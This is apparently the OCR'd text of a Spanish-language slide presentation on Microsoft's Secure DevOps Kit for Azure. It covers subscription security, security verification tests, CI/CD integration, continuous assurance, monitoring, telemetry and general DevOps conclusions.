
Application Security Testing Tools Reference Model CI/CD Development Project



https://marketplace.visualstudio.com/azuredevops



Azure DevOps + AST (Application Security testing tools)



DEMO: Azure + AST

¿Por qué usar Secure DevOps Kit for Azure?

- Los ataques a las cuentas de usuarios basados en la nube han aumentado un 300% interanual (Microsoft Informe de inteligencia de seguridad, volumen 22)
- Un atacante está en la red de la víctima un promedio de 99 días antes de ser detectado (informe FireEye / Mandiant - 14 de marzo de 2017)
- El costo promedio de una violación de datos en 2017 fue de 4 M $ (seguridad de IBM)

¿Por qué usar Secure DevOps Kit for Azure?

- La seguridad en la nube es difícil.
- El conocimiento de los controles de seguridad de Azure no está muy extendido.
- MS IT quería acelerar la adopción interna de Azure en un forma controlada
- Enfoque: evitar reinventar la rueda.
  - Utilice tantas funciones de Azure listas para usar como sea posible
  - Por ejemplo: externalizar los controles de VM al Centro de seguridad

Secure DevOps Kit for Azure



1. Provision security in subscription
2. Develop securely, spot check security via scripts
3. Deploy securely from VSO build/release pipeline
4. Periodically scan in production to watch for drift
5. Single security dashboard across DevOps stages
6. Make data-driven improvements to security

Secure DevOps Kit for Azure

El "Secure DevOps Kit for Azure" (denominado en lo sucesivo 'AzSK') es una colección de scripts, herramientas, extensiones, automatizaciones, etc. que se adaptan a las necesidades de seguridad de recursos y suscripción de Azure para los equipos de desarrollo. utilizando una amplia automatización e integrando sin problemas la seguridad en los flujos de trabajo de las operaciones de desarrollo nativas para ayudar a lograr las operaciones de desarrollo seguras con estas 6 áreas de enfoque:

Secure DevOps Kit for Azure

Secure the subscription:

- Una suscripción segura a la nube proporciona una base fundamental sobre la cual se pueden llevar a cabo actividades de desarrollo e implementación posteriores. Un equipo de ingeniería debe tener las capacidades para implementar y configurar la seguridad en la suscripción, incluidos elementos tales como alertas, políticas ARM, RBAC, políticas del Centro de seguridad, JEA, bloqueos de recursos, etc. Asimismo, debería ser posible verificar que todas las configuraciones están en conformidad con una línea de base segura.

Enable secure development:

- Durante las etapas de codificación y desarrollo temprano, los desarrolladores deben tener la capacidad de escribir código seguro y probar la configuración segura de sus aplicaciones en la nube. Al igual que las pruebas de verificación de construcción (BVT), presentamos el concepto de pruebas de verificación de seguridad (SVT), que puede verificar la seguridad de varios tipos de recursos en Azure.

Integrate security into CICD:

- La automatización de pruebas es un principio básico de los devops. Enfatizamos esto al proporcionar la capacidad de ejecutar SVT como parte del canal de VSTS CICD. Estas SVT se pueden usar para garantizar que la suscripción de destino utilizada para implementar una aplicación en la nube y los recursos de Azure sobre los que se basa la aplicación se configuren de manera segura.

Secure DevOps Kit for Azure

Continuous Assurance:

- En el entorno en constante cambio de las operaciones de desarrollo, es importante alejarse de la mentalidad de la seguridad como un hito. Tenemos que tratar la seguridad como un estado que varía continuamente de un sistema. Esto es posible gracias a las capacidades que permiten una seguridad continua utilizando una combinación de runbooks de automatización, programaciones, etc.

Alerting & Monitoring:

- La visibilidad del estado de seguridad es importante para los equipos de aplicaciones individuales y también para los equipos centrales de la empresa. Ofrecemos soluciones que satisfacen las necesidades de ambos. Por otra parte, la solución extiende a través de todas las etapas de operaciones dev, en efecto, reduciendo la brecha entre el dev equipo y el ops equipo desde un punto de vista de la seguridad a través de los puntos de vista individuales, integrados que genera.

Cloud Risk Governance:

- Por último, todas las actividades del kit se basan en un marco de telemetría que genera eventos que capturan el uso, la adopción, los resultados de la evaluación, etc. Esto nos permite realizar mejoras medidas en áreas de focalización de seguridad de alto riesgo y uso máximo antes que otros.

1. Subscription Security



El componente **Subscription Security** es un paquete de scripts y programas que ayudan a garantizar el aprovisionamiento, configuración y administración seguros de una suscripción de Azure. Con estas capacidades, puede configurar y configurar una suscripción segura y compatible desde el principio y tener una base sólida sobre la cual desarrollar, implementar y ejecutar soluciones seguras. También puede verificar la configuración de suscripción para ver si varias configuraciones cumplen con el nivel esperado.

1. Subscription Security

Las herramientas principales incluyen:	
	Guión de verificación de salud. La secuencia de comandos de comprobación del estado de la suscripción ejecuta pasos automatizados para examinar una suscripción y las condiciones de marca que indican que su suscripción puede estar en riesgo debido a problemas de seguridad, configuraciones erróneas o configuraciones obsoletas.
	Escritura de aprovisionamiento. El script de aprovisionamiento es un script maestro, que coordina varios componentes más pequeños que trabajan juntos para aprovisionar un entorno de DevOps Kit. Estos componentes incluyen:
	El control de acceso obligatorio basado en roles da cuenta de funciones importantes.
	Alertas de alto nivel para eventos críticos o severos de seguridad.
	Políticas de Azure Resource Manager que ayudan a asegurar acciones de otra manera inseguras.
	Configuración de la política empresarial predeterminada para Azure Security Center.
	Información de contacto de seguridad.

2. Secure Development



Los componentes de **Secure Development** ayudan a garantizar que la seguridad se integre en el proceso de desarrollo del día a día.

2. Secure Development

Las herramientas principales incluyen:	Pruebas de verificación de seguridad. Estas pruebas verifican automáticamente la mayoría de los controles de seguridad incorporados para servicios comunes de Azure, como los Servicios de aplicaciones, el Almacenamiento de Azure, la Base de datos SQL de Azure, el Almacén de claves de Azure o las Máquinas virtuales de Azure.
	Seguridad IntelliSense. Esta característica aumenta el IntelliSense tradicional con las mejores prácticas de codificación segura y ofrece correcciones, sugerencias y pautas mientras un desarrollador escribe el código. Las reglas de codificación seguras cubiertas varían desde las API de la plataforma de Azure como servicio (PaaS) hasta las prácticas tradicionales de seguridad y criptografía de aplicaciones web.

3. Security in CI/CD



Las tareas de compilación / lanzamiento para flujos de trabajo de CI / CD nos permiten verificar la seguridad de las suscripciones y los recursos durante los flujos automatizados de compilación / despliegue. Estos flujos de trabajo integran la cobertura de seguridad dentro del canal de CI / CD de los Servicios de Visual Studio Team (VSTS) a través de las extensiones de compilación / lanzamiento de VSTS para las pruebas de verificación de seguridad y otras herramientas de seguridad.

4. Continuous Assurance



La seguridad continua evita la deriva del estado de seguridad, ayuda a mantenerse actualizado con las mejoras de las funciones de seguridad de Azure. También alienta la adhesión a las mejores prácticas de seguridad, como la rotación de claves y la separación de tareas.

4. Continuous Assurance

Las herramientas principales incluyen:	Libros de ejecución de Azure Automation que identifican y corrigen la deriva de la configuración de seguridad.
	Las plantillas de Azure Resource Manager se utilizan para implementar de manera segura los recursos de Azure preconfigurados.
	Un conjunto de scripts de PowerShell para crear la cuenta de automatización, aplicar las plantillas e instalar y configurar los Runbooks.

5. Alerting and Monitoring



La solución de alerta y monitoreo para el Kit DevOps usa Operations Management Suite (OMS) para ofrecer un tablero central donde los equipos pueden ver el estado de seguridad y las tendencias de sus suscripciones y aplicaciones de Azure, según lo informado por los diferentes componentes del kit. La solución de OMS se crea a partir de una plantilla de Azure Resource Manager que crea todos los componentes necesarios para la supervisión del estado de seguridad.

5. Alerting and Monitoring

Las herramientas principales incluyen:	Vistas resumidas de tareas críticas que requieren atención inmediata.
	Resultados de las exploraciones de aseguramiento continuo más recientes.
	Resumen de la actividad reciente de control de acceso basada en roles (asignaciones de roles importantes, revocación de acceso y otros).
	Tendencias de diversas métricas de seguridad y actividad a lo largo del tiempo.
	Consultas útiles comunes para alertas, y otras actividades.
	Alertas preconfiguradas en OMS.
	Runbooks para auto-curación cuando se activan ciertas alertas.

6 .Security Telemetry



El kit Secure DevOps genera eventos de telemetría desde todas las etapas que utilizan automatización, scripts o extensiones. La telemetría se enruta a una cuenta de Application Insights, donde se procesa a través de trabajos web que integran la información de mapeo de la organización y luego se visualiza en un panel de Power BI. La telemetría admite un enfoque impulsado por datos para el desarrollo ágil y DevOps al permitirnos tomar decisiones de mejora de seguridad precisas y medidas de manera continua.

6 .Security Telemetry

Las herramientas principales incluyen:	Podemos ver la adopción y el uso del Kit DevOps en toda la empresa. Estas vistas nos dan una imagen de la madurez segura de DevOps de la compañía en la nube.
	Podemos ver los riesgos agregados relacionados con la nube en todas las líneas de servicio. La agregación de fallas de control para diferentes tipos de recursos de la nube nos ayuda a comprender qué áreas de uso de la nube están llevando a una mayor exposición al riesgo para la empresa debido a la configuración vulnerable. Esta información se puede utilizar para apuntar a la reducción del riesgo.
	Obtenemos visibilidad de los errores y desafíos comunes que enfrentan los desarrolladores al utilizar el kit. La información sobre errores y excepciones ayuda al equipo de Secure DevOps Kit a mejorar las funciones y la experiencia del usuari

¿Por que usar Secure DevOps Kit at Microsoft?

Alrededor del 50% de las suscripciones de Azure de Microsoft utilizan el kit de DevOps seguro, lo que aporta las siguientes ventajas:

1. Reducción del tiempo y los costes de desarrollo
2. Mayor conciencia de la seguridad en equipos de desarrollo
3. Transición más fácil a Devops
4. Procesos sencillos para comprobar las soluciones existentes
5. Comprobaciones de seguridad más sencillas y resolución de problemas

¿Por que usar Secure DevOps Kit at Microsoft?

1. Moviendo las aplicaciones o aplicaciones ya movidas a Azure
2. Siguiendo metodologías de desarrollo ágil
3. Buscando automatizar sus procesos de desarrollo
4. Creación de aplicaciones de alta seguridad para los principales clientes
5. Con el objetivo de reducir los costos para garantizar la seguridad

Conclusiones (Personas)

Colaboración
Fin de las divisiones
Relación sana entre áreas
Cambio de comportamiento



Conclusiones (Automatización)

Automaticemos todo lo que se pueda automatizar

Desplegar
Control
Monitoreo
Gestión de la configuración
Orquestación



Conclusiones (Recursos)

¿Es necesario explicar?



Conclusiones (Acciones)

Acompañar las investigaciones, nuevas metodología, herramientas etc….

Innovación / transformación digital estar en la cresta de la ola




Conclusiones (Brechas)

¡ Siempre asumamos las existencia de la brecha!

Todo lo que hacemos en el proceso es tratar de evitar el incumplimiento

Ahora necesitamos explorar nuevas técnicas



Conclusiones (Cambios)


No hay cambios en la producción sin un pipeline controlado

Valide su infraestructura, configuración y seguridad como código en todas las suscripciones



Conclusiones (Shift Left)

Hagamos todas las revisiones de seguridad lo mas temprano posible en el proceso de desarrollo, no esperemos hasta que movemos a Prod



Conclusiones (Trazabilidad)

Todo es trazable

Debemos ser capaces siempre de rastrear un cambio en su origen
Quién solicitó el cambio, Quién creó el cambio, Quién aprobó el cambio etc…





Thank You

ευχαριστώ Salamat Po متشكرم شكراً Grazie

благодаря ありがとうございます Kiitos Teşekkürler 谢谢

ขอบคุณครับ Obrigado شكريه Terima Kasih Dziękuję

Hvala Köszönöm Tak Dank u wel дякую Tack

Mulţumesc спасибо Danke Cám ơn Gracias

多謝晒 Ďakujem תודה நன்றி Děkuji 감사합니다